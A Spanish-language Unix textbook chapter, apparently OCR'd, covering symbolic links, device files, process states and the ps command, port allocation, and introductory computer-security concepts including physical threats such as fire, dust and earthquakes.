1.2.7 Ligas simbólicas

Existe una excepción en la jerarquía del sistema de archivos, las ligas simbólicas, las cuales son archivos que apuntan a otros archivos o directorios. Una liga simbólica tiene un nombre y una localización en el árbol de directorios, como un archivo o directorio, pero sin ser un archivo o directorio real, debido a que una liga simbólica no posee ningún contenido; ésta simplemente actúa como un apuntador a otro archivo o directorio.

Cuando el sistema abre un archivo normal, éste lee el contenido del archivo; sin embargo, cuando el sistema abre una liga simbólica, éste solamente lee una ruta de archivo (pathname) y entonces lee el archivo (o directorio) al que la liga apunta.

La manera en que se crea una liga simbólica es sumamente fácil, por ejemplo,

$ ln –s notas nueva_liga

De este modo, cuando se especifique el nombre de la liga *nueva_liga*, el sistema trabajará con el archivo *notas*. Algo similar sucede cuando se crea una liga simbólica de un directorio a otro, quien realmente tendrá archivos y directorios dentro, es el directorio real, no la liga, si por alguna razón, se elimina el directorio o se mueve a otro lugar del árbol, la liga no tendrá a quien apuntar.

1.2.8 Archivos de dispositivos

Los archivos especiales, o archivos de dispositivo, van a permitir a los procesos comunicarse con los dispositivos periféricos (discos, cintas, impresoras, terminales, redes, etc.).

Existen dos tipos de archivos de dispositivo: archivos de dispositivo modo bloque y archivos de dispositivo modo carácter.

Los archivos de dispositivo modo bloque se ajustan a un modelo concreto: el dispositivo contiene un arreglo de bloques de tamaño fijo (generalmente múltiplo de 512 bytes) y el núcleo gestiona un *buffer caché* que acelera la velocidad de transferencia de los datos. La transferencia de información entre el dispositivo y el núcleo se efectúa con mediación del *buffer caché* y el bloque es la unidad mínima que se transfiere en cada operación de entrada/salida. Ejemplos típicos de dispositivos modo bloque son los discos y las unidades de cinta.

En los archivos de dispositivo de modo carácter la información no se organiza según la estructura concreta y es vista por el núcleo, o por el usuario, como una secuencia lineal de bytes. En la transferencia de datos entre el núcleo y el dispositivo no participa el *buffer caché* y por lo tanto se va a realizar a menor velocidad. Ejemplos típicos de dispositivos modo carácter son las terminales serie y las líneas de impresora.

Un mismo dispositivo físico puede soportar los dos modos de acceso: bloque y carácter, y de hecho esto suele ser habitual en el caso de los discos.

Los módulos del núcleo que gestionan la comunicación con los dispositivos se conocen como manejadores de dispositivo. Lo normal es que cada dispositivo tenga su manejador propio. El sistema también puede soportar dispositivos software (o pseudodispositivos) que no tienen asociados un dispositivo físico. Por ejemplo, si una parte de la memoria del sistema se gestiona como un dispositivo, los procesos que quieran acceder a esa zona de memoria tendrán que usar las mismas llamadas al sistema que hay para el manejo de archivos, pero sobre el archivo de dispositivo /dev/mem.

Los archivos de dispositivo, al igual que el resto de los archivos, tienen asociado un i-nodo. En el caso de los archivos ordinarios o de los directorios, el i-nodo indica los bloques donde se encuentran los datos del archivo, pero en

el caso de los archivos de dispositivo no hay datos a los que referenciar. En su lugar, el i-nodo contiene dos números conocidos como *major number* y *minor number*. El *major number* indica el tipo de dispositivo de que se trata (disco, cinta, terminal, etc.) y el *minor number* indica el número de unidad dentro del dispositivo.

1.3 Procesos

La característica de multitarea de los sistemas Unix es generalmente agrupada bajo el tema de procesos. Un proceso, o tarea, es un ejemplo de un programa en ejecución. El login shell es un proceso, o tarea mientras el usuario está dentro del sistema, debido a que éste está presente hasta que el usuario se desconecta del sistema. Si el usuario ejecuta un comando desde el prompt $, ese comando es un proceso mientras se esté ejecutando. Los procesos poseen varias propiedades, y existen comandos para manipular procesos y sus propiedades.

1.3.1 Introducción a los procesos

Un proceso en Unix es como un iceberg: uno ve la parte por arriba del agua, pero también existe una parte importante por debajo. Cada proceso tiene una parte del usuario y una parte del núcleo. Por lo general, la parte del núcleo está inactiva hasta que se realiza una llamada al sistema. El kernel mantiene dos estructuras de datos fundamentales relacionadas con los procesos, la **tabla de procesos** y la **estructura del usuario**. La tabla de procesos es residente todo el tiempo y contiene la información necesaria para todos los procesos, incluso para aquellos que no se encuentren por el momento en la memoria. La estructura del usuario se intercambia hacia afuera o hacia adentro de la memoria cuando su proceso asociado no se encuentra en ella, con el fin de no desperdiciar memoria con información no necesaria.

Un proceso se compone de tres bloques fundamentales que se conocen como segmentos. Estos bloques son:

- El segmento de texto. Contiene las instrucciones que entiende el CPU de la máquina. Este bloque es una copia del bloque de texto del programa.

- El segmento de datos. Contiene los datos que deben ser inicializados al arrancar el proceso. Si el programa ha sido generado por un compilador de C, en este bloque estarán las variables globales y las estáticas.

- El segmento de pila. Lo crea el núcleo al arrancar el proceso y su tamaño es gestionado dinámicamente por el núcleo. La pila se compone de una serie de bloques lógicos, llamados marcos de pila, que son introducidos cuando se llama a una función y son sacados cuando se vuelve de la función. Un marco de una pila se compone de los parámetros de la función, las variables locales de la función y la información necesaria para restaurar el marco de pila anterior a la llamada a la función (dentro de esta información se incluyen el contador de programa y el puntero de pila anteriores a la llamada a la función). En los programas fuente no se incluye código para gestionar la pila (a menos que estén escritos en ensamblador); es el compilador quien incluye el código necesario para controlarlo.

Unix es un sistema que permite multiproceso (ejecución de varios procesos simultáneamente). El planificador es la parte del núcleo encargada de gestionar la CPU y determinar qué proceso pasa a ocupar tiempo de CPU en un determinado instante.

Un mismo programa puede estar siendo ejecutando en un instante determinado por varios procesos a la vez.

Desde un punto de vista funcional, un proceso en Unix es la entidad que se crea tras la llamada *fork*. Todos los procesos, excepto el primero (proceso número 0), son creados mediante una llamada a *fork*. El proceso que llama a *fork* se conoce como proceso padre y el proceso creado es el proceso hijo. Todos los procesos tienen un único proceso padre, pero pueden tener varios procesos hijos. El núcleo identifica cada proceso mediante su PID (*process identification*), que es un número asociado a cada proceso y que no cambia durante el tiempo de vida de éste.

El proceso 0 es especial: es creado cuando arranca el sistema, y después de hacer una llamada a *fork* se convierte en el proceso intercambiador (encargado

de la gestión de la memoria virtual). El proceso hijo creado se llama *INIT* y su PID vale 1. Este proceso es el encargado de arrancar los demás procesos del sistema según la configuración que se indica en el archivo /etc/inittab.

Todos los usuarios en una máquina tienen procesos asociados con su sesión actual. Además, existen procesos que el sistema crea, algunos de esos procesos son creados para un propósito específico, y una vez que el propósito es completado, estos mueren.

1.3.2 Estado de los procesos

El tiempo de vida de un proceso se puede dividir en un conjunto de estados, cada uno con unas características determinadas. En la figura 1.3 podemos ver, en un primer nivel de aproximación, los estados por los que evoluciona un proceso. Estos son:

1. El proceso se está ejecutando en modo usuario.

2. El proceso se está ejecutando en modo supervisor.

3. El proceso no se está ejecutando, pero está listo para ser ejecutado cuando lo indique el planificador de tareas. Puede haber varios procesos simultáneamente es este estado.

4. El proceso está durmiendo. Un proceso entra en este estado cuando no puede proseguir su ejecución porque está esperando a que se complete una operación de entrada/salida.




Figura 1.3 Estado de un proceso y transición de estados

Un proceso no permanece siempre en un mismo estado, sino que está continuamente cambiando de acuerdo con unas reglas bien definidas. Estos cambios de estado vienen impuestos por la competencia que existe entre los procesos para compartir un recurso escaso como es la CPU. La transición entre los cuatro estados descritos también queda definida en la figura 1.3, que en este sentido es un diagrama de transición de estados. Un diagrama de transición de estados es un grafo dirigido, cuyos nodos representan los estados que pueden alcanzar los procesos y cuyas ramas representan los eventos que hacen que un proceso cambie de un estado a otro.

Si bien la figura 1.3 muestra los cuatro estados básicos por los que puede pasar un proceso, el diagrama de estados para los procesos de Unix es bastante más complejo. En la figura 1.4 podemos ver el diagrama completo y los estados que en él se reflejan son:

1. El proceso se está ejecutando en modo usuario.

2. El proceso se está ejecutando en modo supervisor.

3. El proceso no se está ejecutando, pero está listo para ejecutarse tan pronto como el núcleo lo ordene.

4. El proceso está durmiendo cargado en memoria.

5. El proceso está listo para ejecutarse, pero el intercambiador (proceso 0) debe cargar el proceso en memoria antes de que el núcleo pueda ordenar que pase a ejecutarse.

6. El proceso está durmiendo y el intercambiador ha descargado el proceso hacia una memoria secundaria (área de intercambiador del disco) para crear espacio en la memoria principal donde poder cargar otros procesos.

7. El proceso está volviendo del modo supervisor al modo usuario, pero el núcleo se apropia del proceso y hace un cambio de contexto, pasando otro proceso a ejecutarse en modo usuario.

8. El proceso acaba de ser creado y está en un estado de transición; el proceso existe, pero ni está preparado para ejecutarse (estado 3), ni durmiendo (estado 4). Este estado es el inicial para todos los procesos, excepto el proceso 0.

9. El proceso ejecuta la llamada *exit* y pasa al estado zombi. El proceso ya no existe, pero deja para su proceso padre un registro que contiene el código de salida y algunos datos estadísticos tales como los tiempos de ejecución. El estado de zombi es el estado final de un proceso.

1.3.3 Tabla de procesos y área de usuario

Todo proceso tiene asociadas una entrada en la tabla de procesos y un área de usuario. Estas son dos estructuras que van a describir el estado del proceso y que le van a permitir campos al núcleo su control.

La tabla de procesos tiene campos que van a ser accesibles desde el núcleo, pero los campos del área de usuario sólo necesitan ser visibles por el proceso.




Figura 1.4 Diagrama completo de transición de estados de un proceso

Las áreas de usuario se reservan cuando se crea un proceso y no es necesario que una entrada de la tabla de procesos que no aloja a ningún proceso tenga reservada un área de usuario.

Los campos que tienen cada una de las entradas de la tabla de procesos son las siguientes:

- Campo de estado que identifica el estado del proceso

- Campos para localizar el proceso y su área de usuario, tanto en memoria principal como en memoria secundaria. El núcleo usa esta información

para realizar los cambios de contexto cuando el proceso pasa de un estado a otro. También utiliza esta información cuando traslada el proceso de la memoria principal al área de intercambio, y viceversa. En estos campos también hay información sobre el tamaño del proceso, para que el núcleo sepa cuánto espacio de memoria debe reservar para él.

- Algunos identificadores de usuario (UID) para determinar los privilegios del proceso. Por ejemplo, el campo UID delimita a qué procesos puede enviar señales el proceso actual y qué procesos pueden enviárselas a él.

- Identificadores de proceso (PID) que especifican las relaciones entre procesos. Estos identificadores son fijados cuando se crea el proceso mediante una llamada a *fork*.

- Descriptores de eventos, cuando el proceso está durmiendo y que serán utilizados al despertar.

- Parámetros de planificación que permiten al núcleo determinar el orden en el que los procesos pasan del estado *ejecutándose en modo supervisor a ejecutándose en modo usuario*.

- Un campo de señales que enumera las señales que han sido recibidas, pero que no han sido tratadas todavía.

- Algunos temporizadores que indican el tiempo de ejecución del proceso y el tiempo de uso de los recursos del núcleo. Estos campos se usan para llevar la contabilidad del proceso y calcular la prioridad dinámica que se le asigna.

El área de usuario contiene información que es necesaria sólo cuando el proceso se está ejecutando. Algunos de los campos de que consta en esta zona son los siguientes:

- Puntero a la entrada de la tabla de procesos correspondientes al proceso al cual pertenece el área de usuario.

- Los identificadores de usuario real y efectivo (UID), que determinan algunos privilegios del proceso, tales como el permiso de acceso a un archivo.

- Temporizadores que registran el tiempo empleado por el proceso ejecutándose en modo usuario y en modo supervisor.

- Un arreglo que indica cómo va a responder el proceso a las señales que recibe.

- La terminal de inicio de sesión asociada al proceso, que indica cuál es, si existe, la terminal de control.

- Un registro de errores que indica los errores que se han producido durante alguna llamada al sistema.

- Un campo de valor de retorno que contiene el resultado de las llamadas efectuadas por el proceso.

- Parámetros de entrada/salida que describen la cantidad de datos a transferir, la dirección del arreglo origen o destino de la transferencia y los punteros de lectura/escritura del archivo al que se refiere la operación de entrada/salida.

- El directorio de trabajo actual y el directorio raíz asociados al proceso.

- La tabla de descriptores de archivos que identifica los archivos que tiene abiertos el proceso

- Campos de límite que restringen el tamaño del proceso y de algún archivo sobre el que puede escribir.

- Una máscara de permisos que va a ser usada cada vez que se cree un nuevo archivo.

1.3.4 Monitoreo de procesos

Para el monitoreo de procesos que están actualmente ejecutándose en la máquina se puede hacer con el comando *ps* (para el estatus del proceso). Este comando despliega información acerca de los procesos que estén corriendo cuando se aplica éste. Si se corre el comando más de una vez, la salida comúnmente es diferente cada vez; esto es porque *ps* produce una fotografía de la actividad de la máquina.

Si se ejecuta el comando *ps* sin argumentos, éste muestra información acerca de los procesos asociados con la sesión de usuario. Por ejemplo,

```
$ ps
  PID TTY  TIME COMMAND
29817 pts/9 00:01 -sh
29880pts/9  00:02 ps
```

Esta salida revela que se tienen dos procesos corriendo: uno para el shell, el cual se crea cuando se realiza el proceso de acceso al sistema, y muere cuando el usuario sale de sesión, y otro que ejecuta el comando ps. Cada proceso que es listado tiene un tiempo asociado de ejecución. Un proceso puede tener una terminal asociada de la cual lee y escribe, en este caso es listada en la columna TTY. Un proceso que es asociado con el login del usuario es usualmente, pero no siempre, sujeto a su terminal. Algunos procesos no son sujetos a terminales, en este caso la columna TTY contiene el carácter *?* (signo de interrogación). Finalmente, cada proceso tiene un único PID que identifica a éste en el sistema. PID´s inician en 0 cuando el sistema es encendido, y cada nuevo proceso obtiene el siguiente número hasta llegar al máximo, usualmente 32,767 (en sistemas Unix SV).

Los procesos hijos usualmente tienen un PID mayor que el del proceso padre, pero si el PID del padre esta cerca del máximo, un hijo puede reciclar un número menor.

Actualmente hay mayor información asociada con cada proceso, y parte de esta información está disponible con algunas opciones del comando *ps*, como se muestra a continuación:

```
$ps –f
UID        PID  PPID  C STIME TTY          TIME CMD
sergio    3155  3154  0 12 :30 pts/3    00 :00 :00 –bash
sergio    3194  3155  0 12:31 pts/3    00:00:00 ps –f
```

Además de mostrar información que despliega *ps* sin opciones, *ps –f* muestra alguna información adicional. En la parte izquierda se encuentra el identificador de usuario, el cual revela al dueño del proceso.

La columna PPID lista el PID del padre del proceso, el padre de la mayoría de los procesos creados por el sistema usualmente tienen en PID 1. Cuando se ejecuta el comando *ps*, el shell crea ese proceso, por lo tanto el PID padre del proceso *ps* es el PID del propio shell. Se puede realizar una cadena de padres e hijos para localizar sus PID y PPID.

La siguiente columna de salida, C, muestra la cantidad de procesadores que el proceso hace uso. El kernel utiliza esta información para decidir que los procesadores disponibles pueden ser accedidos por el CPU. El kernel permitirá a procesos con un valor bajo C tomar control del CPU antes de uno que tenga un número mayor.

Finalmente, STIME proporciona el la hora del día cuando el proceso inicio. Esta información es importante, debido a que se puede usar para rastrear procesos que no deberían estar por un largo tiempo en el sistema.

1.4 Manejo de puertos

La base de toda comunicación el los sistemas Unix es una estructura de datos en el kernel llamada *puerto.* Un puerto es esencialmente un buzón protegido. Cuando un hilo de un proceso desea comunicarse con un hilo de otros procesos, el hilo emisor escribe el mensaje al puerto y el hilo receptor lo obtiene de él. Cada puerto está protegido para garantizar que sólo los procesos autorizados puedan enviar y recibir de él.

Los servicios son parte esencial de los sistemas Unix en red, por ello, la implementación del concepto de puertos para equipos bajo el modelo cliente-servidor necesita el uso de direcciones IP. Para conectarse a un equipo remoto

se necesita una dirección IP, de este modo, varios equipos pueden hacerlo a un mismo servidor mediante un sistema de comunicación IP:Puerto. El servidor puede determinar si esas comunicaciones necesitan de autenticación por parte del cliente y decide aceptar o rechazar la conexión.

La implementación de puertos/servicios fue realizada de tal modo que se puede tener corriendo al mismo tiempo un servidor de ftp, telnet, http, etc. Sin el modelo IP:Puerto, un sistema solo podría proveer solamente un servicio. La figura 1.5 muestra gráficamente como trabaja esto.




Figura 1.5 Implementación del modelo de servicios

A la hora de asignar un número de puerto a un proceso, se tienen dos posibilidades:

- Asignar un número fijo predeterminado, en cuyo caso hay que tener cuidado con los puertos que tiene reservados el sistema. Este tipo de reserva la suelen emplear los servidores que necesitan una dirección con un puerto perfectamente conocido por sus clientes.

- Pedir al sistema que le reserve al proceso alguno de los puertos que se encuentran libres en ese instante.

En el caso que el usuario fije un número de puerto, hay que tener presente que para los protocolos de internet (TCP y UDP) los números comprendidos entre 1 y 1023 están reservados por el sistema, y por lo tanto ningún proceso puede utilizarlos. Los puertos reservados son utilizados por los servicios que se ejecutan con privilegios de superusuario. Así, los puertos del intervalo [1, 255] son utilizados por las aplicaciones de internet estándar, tales como ftp, telnet, smtp, etc. Los puertos del intervalo [256, 511] están reservados para nuevas aplicaciones de internet. Finalmente, los puertos del intervalo [512, 1023] no están reservados para aplicaciones estándar, sino para servidores de usuario que se ejecuten con privilegios de superusuario.

Capítulo 2

Seguridad en cómputo

2.1 ¿Qué es la seguridad en cómputo?

Términos como “seguridad”, “protección” y “privacidad” algunas veces tienen más de un significado. Profesionistas que trabajan en el área de seguridad no están de acuerdo en lo que estos términos significan. A lo largo de este trabajo las definiciones se enfocarán a la parte práctica del uso de estas palabras, más que a la parte formal.

Es importante que al introducirse a un tema tan delicado como lo es el de la seguridad en cómputo, se debe saber qué es lo que se está protegiendo, en caso contrario ¿por qué se estaría protegiendo y de quién se estaría protegiendo? si no se tiene respuesta a este tipo de preguntas, entonces la tarea puede ser poco difícil. Además, se necesita entender cómo establecer y aplicar políticas de seguridad. A continuación se presenta una definición de seguridad en cómputo.

“Una computadora es segura si se puede depender de ésta y el software se comporta como se espera”[1].

Se espera que cuando el usuario ingrese datos en la máquina, éste los podrá tener ahí el tiempo que quiera, así sean pocas o varias semanas, y mantenerlos sin que hayan sido leídos por alguien, quien se supone no debe hacerlo, entonces la máquina es segura. Este concepto es comúnmente llamado *confiabilidad.*

De acuerdo con la definición dada, desastres naturales y software malicioso son una amenaza mucho mayor para la seguridad en comparación con los usuarios no autorizados, del mismo modo, la definición toma en cuenta solamente la parte de la seguridad que concierne con temas tal como el revisar software y hardware, y con la prevención de errores por parte de los usuarios.

2.2 Unix y la seguridad en cómputo

“Unix no fue diseñado para ser seguro, fue diseñado con las características necesarias para mantenerlo seguro”[2].

---

[1] Garfinkel, Simson y Spafford, Gene. Practical UNIX e Internet Security. Second Edition. United States.
[2] Dennis Ritchie

Unix es un sistema operativo multiusuario y multitarea. Multiusuario significa que el sistema operativo permite a varios usuarios utilizar la misma computadora al mismo tiempo. Multitarea significa que cada usuario puede ejecutar diferentes programas simultáneamente.

Una de las funciones naturales del sistema operativo es prevenir que los distintos usuarios (o programas) que estén activos en la misma computadora interfieran con algún otro. Sin tal protección, un programa de un determinado usuario podría afectar otros programas o a otros usuarios, podría borrar archivos accidentalmente, u ocasionalmente podría afectar por completo al sistema de cómputo. Para prevenir que estos desastres sucedan, necesariamente existió alguna forma de seguridad en cómputo en el momento del diseño filosófico de Unix.

Pero la seguridad en Unix provee más que protección al área de memoria. Unix tiene un sofisticado sistema de seguridad que permite controlar el modo en que los usuarios acceden a los archivos, modifican la base de datos del sistema y usan los recursos del sistema.

La reputación de Unix como un sistema operativo no seguro no viene del diseño teórico, sino de la parte práctica. En los primeros años de vida de Unix, fue utilizado principalmente en ambientes académicos y en cómputo industrial -dos lugares en donde la seguridad en cómputo no había sido una prioridad.- Los usuarios de esos lugares comúnmente configuraban sus sistemas de cómputo de manera poco segura, y algunas veces desarrollaban filosofías que veían a la seguridad como algo que tenían que evitar o esquivar. Esto sucedía debido a que ofrecían a su comunidad programas que los vendedores de software Unix creaban con pocos mecanismos de seguridad en sus sistemas, tal vez por miedo de molestar a sus clientes.

La mayoría de los huecos de seguridad que se han estado encontrando en Unix a través de los años, han sido el resultado los errores en programas individuales. Por esta razón, los vendedores del sistema operativo Unix creen que pueden (y tal vez lo hagan) proveer un sistema operativo Unix seguro.

Unix es muy susceptible a los ataques de negación de servicio (DoS) –ataques donde un usuario puede llevar al sistema a un estado poco útil.- En la mayoría de los casos es posible localizar a la persona que está causando la interrupción del servicio y ocuparse de ella directamente.

2.3 Seguridad de red versus seguridad en el sistema operativo

La seguridad en cómputo es el proceso de prevenir y detectar el uso no autorizado de los equipos de cómputo. Las medidas de prevención ayudan a no permitir a usuarios no autorizados (intrusos) acceder a cualquier parte de nuestro sistema de cómputo. La detección ayuda a determinar si alguien intentó introducirse en el sistema, si es que el intento fue exitoso y qué realizaron en el sistema.

La seguridad en cómputo se considera como el área más afectada en cuanto a ataques, una segunda área es la seguridad en red. La seguridad en red se refiere a la seguridad de los datos mientras son transferidos de un sistema a otro, para ello se puede utilizar el cifrado de datos, además de autenticar los datos recibidos, tanto en su contenido como en su origen.

2.4 Tipos de seguridad

2.4.1 Seguridad lógica

La seguridad lógica se puede tratar a través de tres servicios:

- Autenticación
- Confidencialidad
- Disponibilidad

A través de éstos se puede determinar si un sistema es seguro; la medida de la seguridad en un sistema operativo se basa en la granularidad en estos tres elementos, mientras mayor seguridad se quiera proporcionar a un sistema, mayor control debe lograrse sobre cada uno de los objetos del sistema operativo.

Por ***autenticación*** se entiende a aquellos mecanismos que el sistema operativo utiliza para determinar si un posible usuario es realmente quien dice ser.

La ***confidencialidad*** tiene que ver con mantener accesibles los recursos solamente a los usuarios permitidos; por ejemplo, a nivel usuario en el sistema operativo se pueden definir permisos (lectura, escritura o ejecución) de un archivo o directorio a un grupo de usuarios.

La ***disponibilidad*** se entiende como la capacidad que tiene cualquier usuario válido para utilizar los servicios del sistema; si el sistema presenta un comportamiento errático, la confianza sobre el sistema se pierde.

2.4.2 Seguridad física

A través de este apartado dedicado a la seguridad física se mencionarán los puntos básicos de las consideraciones que se deben tomar en cuenta para proteger a los equipos de cómputo, pues en la mayoría de los casos es éste el aspecto olvidado a la hora del diseño de la unidad de cómputo.

La seguridad informática va más allá de la configuración de firewalls, protección de datos, administración de usuarios y grupos, etc. De modo que la mayoría de la gente pensará que si ha realizado las tareas mencionadas, su sistema es seguro y todo estará a la perfección, es decir, libre de toda intrusión. El punto delicado de este asunto es, qué sucederá si alguien consigue llegar al lugar donde se encuentra el equipo de cómputo, en ese caso, ningún software sistema detector de intrusos podrá hacer algo y el equipo quedará en manos del intruso.

La seguridad física consiste en la "aplicación de barreras físicas y procedimientos de control, como medidas de prevención y contramedidas ante amenazas a los recursos e información confidencial"3. Se refiere a los controles y mecanismos de seguridad dentro y alrededor del centro de cómputo, así como de los medios de acceso remoto al y desde el mismo implementados para proteger el hardware y medios de almacenamiento de datos.

La definición proporcionada toma en consideración los siguientes tipos de problemas:
A. causados por catástrofes naturales
B. de entorno

[3] Huerta, Antonio Villalón. "Seguridad en Unix y Redes", Versión 1.2 Digital – Open Publication License v.10 o Later, 2 de Octibre de 2000. http://www.kriptopolis.com

C. Trashing
Los cuales son descritos a continuación:

A. Catástrofes Naturales

Inundaciones. Se define como la invasión de agua por exceso de escurrimientos superficiales o por acumulación en terrenos planos, ocasionada por falta de drenaje ya sea natural o artificial. Esta es una de las causas de mayor desastre en centros de cómputo.

Además de las causas naturales de inundaciones, puede existir la posibilidad de una inundación provocada por la necesidad de apagar un incendio en un piso superior.

Para evitar este inconveniente se pueden tomar las siguientes medidas: construir un techo impermeable para evitar el paso de agua desde un nivel superior y acondicionar las puertas para contener el agua que bajase por las escaleras.

Temperaturas extremas. Al igual que las personas, es preferente que los equipos de cómputo operen en un cierto rango de temperaturas, este rango puede ser entre 10 y 32 grados Celsius.

Es recomendable revisar la documentación de los equipos de cómputo para revisar el rango de temperaturas tolerables, además de instalar una alarma en el centro de cómputo para indicar temperaturas extremas, ya sean bajas o altas.

Explosiones. Aunque los equipos de cómputo no son propensos a explotar, el edificio en el que estén localizados si lo puede ser, especialmente si el edificio contiene algún gas natural o es usado para almacenar solventes flamables.

Al diseñar el centro de cómputo es importante considerar el riesgo de una posible explosión, y en consecuencia, la precaución de resguardar los respaldos de información fuera del lugar.

Plagas. Algunas veces los insectos encuentran en las computadoras un lugar ideal para alojarse y en especial entre los dispositivos electrónicos de alto voltaje y en el caso de arañas, sus telarañas colectan demasiado polvo. Es recomendable mantener las computadoras en un lugar libre de cualquier tipo de insectos.

Polvo. El polvo destruye los datos. El polvo se puede acumular en los discos magnéticos, unidades de cinta y discos ópticos. Una de las características por las cuales el polvo es dañino, es porque es abrasivo y lentamente destruye los dispositivos mencionados.

El polvo es un conductor eléctrico. El diseño de muchas computadoras hace que se aspire gran cantidad de aire y polvo a través de un ventilador que tiene la función de disminuir la temperatura. Invariablemente, una capa de polvo se puede acumular en las tarjetas del equipo de cómputo y en cualquier superficie. Eventualmente, el polvo puede causar un corto circuito y otro tipo de fallas.

Se recomienda mantener la unidad de cómputo libre de polvo tanto como sea posible y si los equipos tienen filtros de polvo, es recomendable limpiarlos o reemplazarlos regularmente.

Temblores. Algunas regiones del mundo son propensas a frecuentes y severos temblores, algunas otras a temblores ocasionales de intensidad variable. Mientras que algunos edificios se colapsan a causa de los temblores, otros se mantienen en pie, por ello es importante poner atención en los lugares en que están ubicadas las computadoras en caso de presentarse un incidente de este tipo, pues esto determinará el que las computadoras puedan mantenerse a salvo.

Para mantener a salvo los equipos de cómputo no se deben colocar en superficies elevadas, ni colocar objetos pesados en libreros que estén cerca de computadoras y que puedan caer sobre éstas durante el temblor.

Humo. El fuego es exageradamente dañino para las computadoras, pues es abrasivo y se acumula en las cabezas de los discos magnéticos, discos ópticos y unidades de cinta. Algunas veces el humo es generado por las computadoras, particularmente el causado por los transformadores en los monitores de video, ya que puede causar daño al equipo que se encuentre cerca.

El humo del cigarro no es la excepción, puede causar daños a los teclados, además de que se requiere sean limpiados más a menudo.

Fuego. Un inconveniente que posee el material del cual están hechas las computadoras es que no son resistentes al fuego. Si el fuego no lograra dañar los equipos de cómputo exteriormente, el calor puede derretir el disco duro y deshacer la soldadura de las tarjetas, logrando dañar los componentes electrónicos.

Se puede incrementar la posibilidad de que los equipos de cómputo no resulten dañados por el fuego teniendo un buen extinguidor de fuego cerca del lugar.

B. De Entorno

Ya se han mencionado varias amenazas que pueden sufrir los equipos de cómputo, sin embargo no son las únicas, ahora toca el turno de tratar aquellos propios del entorno.

